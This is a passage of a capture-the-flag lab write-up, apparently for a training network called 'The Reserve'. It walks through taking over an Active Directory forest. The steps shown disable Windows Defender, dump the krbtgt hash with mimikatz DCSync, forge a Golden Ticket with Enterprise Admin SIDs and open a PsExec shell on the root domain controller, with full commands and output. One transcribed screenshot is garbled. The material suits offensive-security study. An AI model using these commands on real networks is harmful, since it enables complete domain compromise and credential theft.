


At this point, I had **full control over the domain**, including the ability to manage users, GPOs, machines, and security policies — marking the successful compromise of the highest-value target in the engagement.



Since I already had **Domain Admin** rights, I proceeded to **disable Windows Defender** to avoid detection:

Terminal: Set-MpPreference -DisableRealtimeMonitoring \$true



I then transferred **mimikatz.exe** from my attacker machine to CORPDC using Python HTTP server and Chrome Or just copy and paste using the RDP Access, depending on availability.


### DCSync Attack with Mimikatz

Using mimikatz, I performed a **DCSync attack** to extract the **NTLM hash** of the KRBtgt account:

## 1- Launching **mimikatz.exe**

PowerShell:

```
.\mimikatz.exe
```




## 2- Extract the **NTLM** hash

PowerShell

```
mimikatz # privilege::debug
```

```
mimikatz # lsadump::dcsync /user:corp\krbtgt
```






**KRBTGT NTLM hash: 0c757a3445acb94a654554f3ac529ede**

3- Get SID of the CopDC & ROOT domain using:

**PowerShell:**

**Get-ADComputer -Identity "CORPDC"**

**Get-ADGroup -Identity "Enterprise Admins" -Server rootdc.thereserve.loc**




## Golden Ticket Creation and Injection

Now armed with all the necessary artifacts, I launched mimikatz again and crafted a **Golden Ticket**:

PowerShell:

```
mimikatz # kerberos::golden /user:Administrator /domain:corp.thereserve.loc  
/sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt  
/rc4:0c757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-  
1300659601-3764024703-519 /ptt
```




```
mimikatz 2.2.6 (x64) [x64] # mimikatz.exe  
PS C:\Users\jordan\Desktop> mimikatz.exe  
#####  
mimikatz 2.2.6 (x64) [x64] # mimikatz.exe  
#####  
mimikatz # kerberos::golden /user:Administrator /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt /rc4:0c757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt  
User : Administrator  
Domain : corp.thereserve.loc (CORP)  
SID : S-1-5-21-170228521-1485475711-3199862024-1009  
User ID : 500  
Groups ID : *S-1-5-21-170228521-1485475711-3199862024-1009-519 ;  
Extra SIDs : S-1-5-21-1255581842-1300659601-3764024703-519 ;  
ServiceKey : 0c757a3445acb94a654554f3ac529ede - rc4_hmac_nt  
Service : krbtgt  
Lifetime : 4/7/2025 10:31:31 PM ; 4/7/2025 10:31:31 PM ; 4/7/2025 10:31:31 PM  
-> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'Administrator@corp.thereserve.loc' successfully submitted for current session  
mimikatz #
```

This injected a forged TGT (Ticket Granting Ticket) into memory, impersonating the Administrator on the **ROOT** domain.

Display Kerberos ticket:

PowerShell: klist



```
Administration Windows PowerShell  
(1) Ticket successfully imported  
PS C:\Users\jordan\Desktop> klist  
Current LogonId is 0x802114  
  
Cached tickets: (1)  
  
000 Client: Administrator@CORP.THERESERVE.LOC  
Server: krbtgt/corp.thereserve.loc @ CORP.THERESERVE.LOC  
Kerberos Encryption Type: RC4-HMAC(NT)  
Ticket Flags: 0x00000000 -> Forwardable renewable Initial pre_authent  
Start Time: 4/7/2025 21:28:43 (local)  
End Time: 4/16/2025 7:28:43 (local)  
Renew Time: 4/16/2025 21:28:43 (local)  
Session Key Type: RC4-HMAC(NT)  
Cache Flags: 0x1 -> PRIMARY  
KDC Callout:  
PS C:\Users\jordan\Desktop>
```



With the forged TGT injected, I tested access to the root domain resources and verified successful **authentication and control**:

Used **dir \\ROOTDC.thereserve.loc\C\$** to confirm administrative access

The screenshot shows a Kali Linux terminal window with a Windows command prompt session. The user is running the following commands and receiving the following output:

```

C:\Users\ADMIN\Desktop -> whoami
vincent

C:\Users\ADMIN\Desktop -> dir
Volume in drive C: has no label.
Volume Serial Number is A233-1DF2

Directory of C:\Windows\system32

Name                Date            Time            Size            Attributes
-----                -
adapters_list.csv   04/01/2023      08:18 AM             427             ad-rw
dps_driver.exe      07/18/2023      07:18 AM             85             dr-x
Ticket              04/15/2023      08:52 AM      3,162,859       IC2-Windows-launch.zip
EPI
193181_install.ps1  06/13/2023      08:52 AM             193             dr-x
Newfings
Program Files
Program Files (x86)
1,812 EpiNetworkSetup-dc.ps1
Users
Windows
5 File(s)          3,478,365 bytes
8 Dir(s)           22,638,968 bytes free

C:\Windows\system32

```

The terminal window also shows a Windows taskbar at the bottom with various icons and the system clock.



While the **Golden Ticket** attack provided stealthy and privileged access to the ROOTDC, leveraging **PsExec** allows us to interact more directly with the system — ideal for follow-up tasks like privilege abuse, exfiltration, and lateral tool execution.

 **Step 1: Upload PsExec to CORPDC** using **Python Server** on our attacking machine and **Chrome Browser** to download it.



Now with PsExec on CORPDC, we can run:

**Powershell:** .\psexec.exe \\rootdc.thereserve.loc cmd.exe












○ Flag15,Foothold on Parent Domain

